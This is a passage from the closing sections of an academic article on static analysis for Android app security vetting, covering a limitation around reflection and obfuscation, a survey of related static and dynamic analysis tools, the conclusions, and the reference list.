**Limitation of Static Analysis.** As illustrated by our previous experiment with the seventh app, static analysis tools typically have weakness against *reflection*. This weakness becomes worse if additional string operations (*e.g.,* concatenation, indexing, *etc.*) are used to determine the callee method of the *reflection* call. Other obfuscation techniques (*e.g.,* code encryption and decryption, dynamic loading, *etc.*) can make the detection task even harder. The adversary may exploit these limitations while designing the malicious app. One defense for the static analysis tool against this challenge is to raise an alarm when it encounters these issues in the input app.

## 7 Related Work

Since Android system started gaining popularity (circa 2010), many security research-groups proposed static and/or dynamic analysis techniques for security vetting of Android apps. In this section, we briefly mention the body of literature that is closely related to this article. For the ease of presentation, we classify the body of related work in three parts as follows.

### 7.1 Static Analysis of Android Apps

In addition to FlowDroid and Amandroid, there has been a long line of works [7,9,11,16,20] that present static analysis techniques for security vetting of Android apps. Some of these techniques utilize existing generic (*i.e.*, not specific to Android) static analysis frameworks (*e.g.,* Spark/Soot [27], Wala [28]) to build call graph based on points-to analysis.

Recently, Gordon *et al.* designed DroidSafe [10], which is a static analysis tool that is capable of tracking both *intents* and remote procedure calls (RPC) like Amandroid. However, DroidSafe tool is no longer maintained by the developer group for some reason, and consequently, execution of this tool occassionally fails on apps (at least in our experience). Furthermore, Jing *et al.* proposed *intent* space analysis [13] providing a systematic approach to address the complexities involved in checking intent based communication of an Android system. They also presented a policy checking framework called Interscope to simplify the process. This work has been influenced by the prior works on the static analysis of Android applications such as ComDroid [7], FlowDroid, Amandroid, and Epicc [20]. In addition, Wang *et al.* [29] explored the design flaws in Android system services (SS) induced by the improper use of synchronous callback mechanism. The authors designed a static analysis tool to detect such vulnerability.

### 7.2 Dynamic Analysis of Android Apps

A well known dynamic analyzer is TaintDroid [8]. It is a runtime taint-tracking system to find potential leakage of the user's private information. Furthermore, Sun *et al.* identified the limitations of the static analysis in detecting the runtime information leakage, and presented TaintArt [23]—a dynamic taint analysis system. This tool especially targets the new Android Run Time Environment that was first introduced in Android 5.0. TaintArt was based on TaintDroid, but unlike TaintDroid, it does multi-level taint analysis. However, we remind the reader that all dynamic analyses are subject to evasion attacks.

### 7.3 Other Works

There have been research works that utilize both static and dynamic analysis, and possibly machine learning algorithms. Hassanshahi *et al.* studied the possible attacks on the Android database by creating an analyzer called DBDroidScanner [12] based on static dataflow analysis and dynamic testing, which they used to find database vulnerabilities. DBDroidScanner not only scans the Android apps and detects public and private database vulnerabilities but also confirms their presence by generating corresponding exploits. Chen *et al.* presented StormDroid [6], a machine learning based system for detecting android malware through the static and dynamic observation of different behaviors.

MAMADROID [21] presents a malware detection system that relies on an abstract sequence of API calls to capture the behavior of the app. Behavior of the app modeled as a Markov chain was then used to extract features for classification. Pointing the rapidly changing android ecosystem, authors conclude that MAMADROID not only outperforms existing state-of-the-art systems like DroidAPIMiner [3] (that uses frequency of API calls to model app behavior) but is also resilient to the age (*i.e.*, newer vs. older) of the apps. Mirzaei *et al.* [17] used static features extracted from an app's code to predict the existence of particular information flow. This information was then used to rank apps according to their potential risks. For a dynamic, versatile and rapidly changing

eco-system such as Android, it is essential for a security analyst to understand how permission usage and security vulnerabilities have changed over the years in the Android apps. Furthermore, Taylor *et al.* [25] took the snapshots of Google Play store every three months over a period of two years, and analyzed the frequency of app updates and the respective changes in permissions, and tracked how security and vulnerability of the Android apps have evolved over the years.

## 8 Conclusions

Android system's huge success lured the adversary to launch attacks for fun and profit. To guard against malicious apps and vulnerable apps, one defense is vetting. Static analysis is an attractive vetting approach because this type of vetting attempts to analyze the whole code of the app and it is hard to evade. In this article, we presented the basic theory of static analysis along with illustration of short examples. Furthermore, we showed how static analysis performs vetting via multiple app examples. In addition, we presented a comparative study of the state-of-the-art static analysis tools through experimental results, identifying their strength and weakness.

## References

1. Malware displaying porn ads discovered in game apps on Google Play. https://blog.checkpoint.com/2018/01/
2. Market Share: Devices, all countries, 4Q14 update. http://www.gartner.com/newsroom/id/2996817
3. Aafer, Y., Du, W., Yin, H.: DroidAPIMiner: mining API-level features for robust malware detection in android. In: Zia, T., Zomaya, A., Varadharajan, V., Mao, M. (eds.) SecureComm 2013. LNICST, vol. 127, pp. 86–103. Springer, Cham (2013). https://doi.org/10.1007/978-3-319-04283-1_6
4. Arzt, S., et al.: FlowDroid: precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for Android apps. In: Proceedings of the ACM PLDI (2014)
5. G-Bouncer (2012). http://googlemobile.blogspot.com/2012/02/android-and-security.html
6. Chen, S., Xue, M., Tang, Z., Xu, L., Zhu, H.: StormDroid: a streaminglized machine learning-based system for detecting android malware. In: Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security, ASIA CCS 2016, pp. 377–388 (2016)
7. Chin, E., Felt, A.P., Greenwood, K., Wagner, D.: Analyzing inter-application communication in Android. In: Proceedings of the ACM Mobisys (2011)
8. Enck, W., et al.: TaintDroid: an information-flow tracking system for realtime privacy monitoring on smartphones. In: Proceedings of the USENIX OSDI (2010)
9. Fahl, S., Harbach, M., Muders, T., Baumgärtner, L., Freisleben, B., Smith, M.: Why Eve and Mallory love android: an analysis of android SSL (in) security. In: Proceedings of the ACM CCS (2012)
10. Gordon, M.I., Kim, D., Perkins, J.H., Gilham, L., Nguyen, N., Rinard, M.C.: Information flow analysis of android applications in DroidSafe. In: NDSS. Citeseer (2015)

11. Grace, M.C., Zhou, W., Jiang, X., Sadeghi, A.R.: Unsafe exposure analysis of mobile in-app advertisements. In: Proceedings of the ACM Conference on Security and Privacy in Wireless and Mobile Networks (2012)
12. Hassanshahi, B., Yap, R.H.: Android database attacks revisited. In: Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security, ASIA CCS 2017, pp. 625–639 (2017)
13. Jing, Y., Ahn, G.J., Doupé, A., Yi, J.H.: Checking intent-based communication in android with intent space analysis. In: Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security, ASIA CCS 2016, pp. 735–746 (2016)
14. Lhoták, O., Hendren, L.: Scaling Java points-to analysis using Spark. In: Hedin, G. (ed.) CC 2003. LNCS, vol. 2622, pp. 153–169. Springer, Heidelberg (2003). https://doi.org/10.1007/3-540-36579-6_12
15. Li, L., et al.: IccTA: detecting inter-component privacy leaks in android apps. In: Proceedings of the 37th International Conference on Software Engineering (ICSE 2015) (2015)
16. Lu, L., Li, Z., Wu, Z., Lee, W., Jiang, G.: CHEX: statically vetting android apps for component hijacking vulnerabilities. In: Proceedings of the ACM CCS (2012)
17. Mirzaei, O., Suarez-Tangil, G., Tapiador, J., de Fuentes, J.M.: TriFlow: triaging android applications using speculative information flows. In: Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security, ASIA CCS 2017, pp. 640–651 (2017)
18. Nielson, F., Nielson, H.R., Hankin, C.: Principles of Program Analysis. Springer, Heidelberg (1999). https://doi.org/10.1007/978-3-662-03811-6
19. Octeau, D., Luchaup, D., Dering, M., Jha, S., McDaniel, P.: Composite constant propagation: application to android inter-component communication analysis. In: Proceedings of the 37th International Conference on Software Engineering (ICSE) (2015)
20. Octeau, D., et al.: Effective inter-component communication mapping in Android with Epicc: an essential step towards holistic security analysis. In: Proceedings of the USENIX Security Symposium (2013)
21. Onwuzurike, L., Mariconti, E., Andriotis, P., De Cristofaro, E., Ross, G., Stringhini, G.: MamaDroid: detecting android malware by building Markov chains of behavioral models (extended version) (2017)
22. Reps, T., Horwitz, S., Sagiv, M.: Precise interprocedural dataflow analysis via graph reachability. In: Proceedings of the ACM Symposium on Principles of Programming Languages (1995)
23. Sun, M., Wei, T., Lui, J.C.: Taintart: a practical multi-level information-flow tracking system for android runtime. In: Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, CCS 2016, pp. 331–342 (2016)
24. Symantec: Internet Security Threat Report. https://www4.symantec.com/mktginfo/whitepaper/ISTR/21347932_GA-internet-security-threat-report-volume-20-2015-social_v2.pdf, April 2015
25. Taylor, V.F., Martinovic, I.: To update or not to update: insights from a two-year study of android app evolution. In: Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security, ASIA CCS 2017, pp. 45–57 (2017)
26. TrendMicro: Trendlabssm 1Q 2014 Security Roundup (2014). http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/reports/rpt-cybercrime-hits-the-unexpected.pdf

27. Vallée-Rai, R., Gagnon, E., Hendren, L., Lam, P., Pominville, P., Sundaresan, V.: Optimizing Java Bytecode Using the Soot Framework: Is It Feasible? In: Watt, D.A. (ed.) CC 2000. LNCS, vol. 1781, pp. 18–34. Springer, Heidelberg (2000). https://doi.org/10.1007/3-540-46423-9_2
28. WALA: WALA documentation: CallGraph (2014)
29. Wang, K., Zhang, Y., Liu, P.: Call me back!: attacks on system server and system apps in android through synchronous callback. In: Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, CCS 2016, pp. 92–103 (2016)
30. Wei, F., Roy, S., Ou, X., Robby: AmanDroid: a precise and general inter-component data flow analysis framework for security vetting of android apps. In: Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security, pp. 1329–1341. ACM, Scottsdale (2014)
31. Wei, F., Roy, S., Ou, X., Robby: AmanDroid: a precise and general inter-component data flow analysis framework for security vetting of android apps. ACM Trans. Priv. Secur. **21**(3), 14:1–14:32 (2018)